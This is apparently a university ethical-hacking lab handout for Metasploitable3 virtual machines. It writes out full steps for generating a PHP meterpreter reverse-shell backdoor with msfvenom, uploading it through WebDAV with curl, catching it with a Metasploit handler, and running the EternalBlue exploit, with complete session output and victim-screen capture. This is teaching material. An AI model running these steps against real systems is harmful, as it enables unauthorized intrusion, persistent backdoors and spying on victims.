Faculty of Business, IT, and Management
HACK2200 Hacking and Exploits
Lab 5: Post Exploitation

Instructions

- This lab should be completed individually.
- This lab is designed for the purpose of education and training, but not for any illegal activities including hacking. Beware to only use these exploits on hosts that you have permission to hack.
- When a question asks for screenshots, your screenshots **must**:
    - Include the full window (the application window, or the terminal window, etc.),
    - have the PROMPT setup as per the instructions, including the date and time in the same format provided in the instructions. Screenshots without the prompt setup will receive zero credit,
    - be clearly readable,
    - include all the information required by the question, and
    - not include extra commands, failed attempts, and/or error messages.
- Failure to follow submission instructions will result in marks deduction. There will be marks deduction for including more than what is required in the instructions. Do not provide any screenshots that are not required in the instructions.
- The below instructions are guidelines, you are expected to troubleshoot any errors you run into.
- Read and complete the assignment instructions below and finish all the tasks. Provide screenshots and answer the questions in the provided answer file.

There are 2 parts in this lab:

- PART 1 – Drop A Backdoor in **MS3UBUNTU**
- PART 2 – Post Exploitation Tasks
- PART 3 (Bonus) – Drop A Backdoor in **MS3WS2008**

PART 1 – Drop A Backdoor

In this lab, we will drop a backdoor into **MS3UBUNTU** to gain and maintain access.


Remember when we scanned MS3UBUNTU we found an Apache 2.4.7 httpd server running on the system on port 80. This Apache HTTP server has a remote code execution vulnerability which can be exploited using the Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) module. It also runs WebDAV. WebDAV allows unauthenticated file uploads to the /uploads/ directory on the webserver. This could be used to get a shell by uploading a malicious PHP file. We will use this vulnerability to upload a backdoor into the victim machine.

Task 1: Start the lab virtual machines

1. Start your Kali virtual machine (KaliVM), your Mestapolitable3 Windows Server 2008 machine (MS3WS2008), and Metaspolitable3 Ubuntu (MS3UBUNTU) machine.
2. Log in to each machine and make a note of each machine's IP address.
3. Terminal1: On your KaliVM, change the terminal prompt to be your first name. You can do that using the following command:

```
(kali@kali)-[~] PS1='[`date "+%D"`] yourfirstname [`date "+%r"`] -[~]'
```

Your terminal should look similar to the screen below. Note to always ensure your terminal header highlighted below is showing in all your screenshots, do not crop this part of your screenshots. **Screenshots without your name in the terminal prompt, and without the terminal header will receive zero credit.**




Task 2: Drop and call a backdoor on MS3UBUNTU

1- Terminal 1: Generate a web shell:

```
KaliVM# msfvenom -p php/meterpreter/reverse_tcp
LHOST=attacker_ip LPORT=4444 > ~/backdoor.php
```

2- Terminal 1: Next, upload it through Apache WebDAV from Terminal 1:

```
KaliVM# curl -X PUT -d @/home/kali/backdoor.php
victim_ip/uploads/backdoor.php
```



1- Terminal 2: Open a new terminal on you Kali VM. Start an msf console, and change the console prompt:

```
KaliVM# msfconsole
Msf6> set PROMPT %yel%L %grn%T %grn yourfirstname
```


3- Terminal 2: Trigger the backdoor by requesting the file through the webserver. We need to ensure we have a handler running to catch the shell.

```
msfconsole> use exploit/multi/handler
msfconsole> set payload php/meterpreter/reverse_tcp
msfconsole> show options {make sure to set required options}
msfconsole> set LHOST attacker_ip
msfconsole> run
```

4- Terminal 1: Send the curl command at this time

```
KaliVM# curl victim_ip/uploads/backdoor.php
```

5- Take a screenshot from Terminal 2 **similar to the one below** and place it under Screenshot#1. Ensure the all the commands shown in the below screenshot are shown in your screenshot in one terminal (press PrintScreen).



6- Terminal 2: Using your `meterpreter` shell, find the following information:
   a. The user id you gained access through.
   b. System information.
   c. Working directory.

7- Terminal 2: Take ONE screenshot of your `meterpreter` running the above three commands, and place it under Screenshot#2.

PART 2 - Post Exploitation Tasks

We will use EternalBlue to exploit a vulnerability in the Server Message Block Version 1 (SMBv1) protocol on MS3WS2008 machine and perform some post-exploitation tasks.

Task 3: Use EternalBlue to gain access to MS3WS2008 and perform post-exploitation tasks

1- Make sure your msf console has the correct prompt setup:

```
KaliVM# msfconsole
Msf6> set PROMPT %yel%L %grn%T %grnyourfirstname
```

2- Use the `eternalblue` exploit, and set the options:

```
msfconsole> use exploit/windows/smb/ms17_010_eternalblue
```


```
msfconsole> show options {make sure your options are set}
msfconsole> set LHOST attacker_ip
msfconsole> set RHOSTS victim_ip
```

3- Take a screenshot similar to the one below and place it under Screenshot#3

4- Run the exploit:

```
msfconsole> exploit
```

5- Take a screenshot similar to the one below and place it under Screenshot#4




```
10.0.2.38 2021-10-01 17:56:50 romari exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.38:4444
[*] 10.0.2.15:445 - Executing automatic check (disable AutoCheck to override)
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (
64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - Connecting to target for exploitation
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.2.15:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.2.15:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.2.15:445 - 0x00000030  6b 20 31                                         k 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (20[illegible] bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.38:4444 → 10.0.2.15:49677) at 2021-10-01 17:59:01 -0400
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > █
```

Task 4: Grab a screenshot of the victim machine.

1- Using the `meterpreter` shell you gained, grab a screenshot of the victim machine. Have your victim machine show a text file opened with your name in it.
2- Take a screenshot of your full screen (similar to the one below) and place it under Screenshot#5.



PART 3 (Bonus) – Drop A Backdoor in MS3WS2008

Using the exact format of Part 1-Task 2, drop a backdoor into MS3WS2008 machine.

Document your exploit by writing a report showing what you have done following the exact format of Part 1 - Task 2. Make sure to include in your report the instructions for terminal 1 and terminal 2 to drop the backdoor. Anyone following your report should be able to perform the same steps in a timely manner.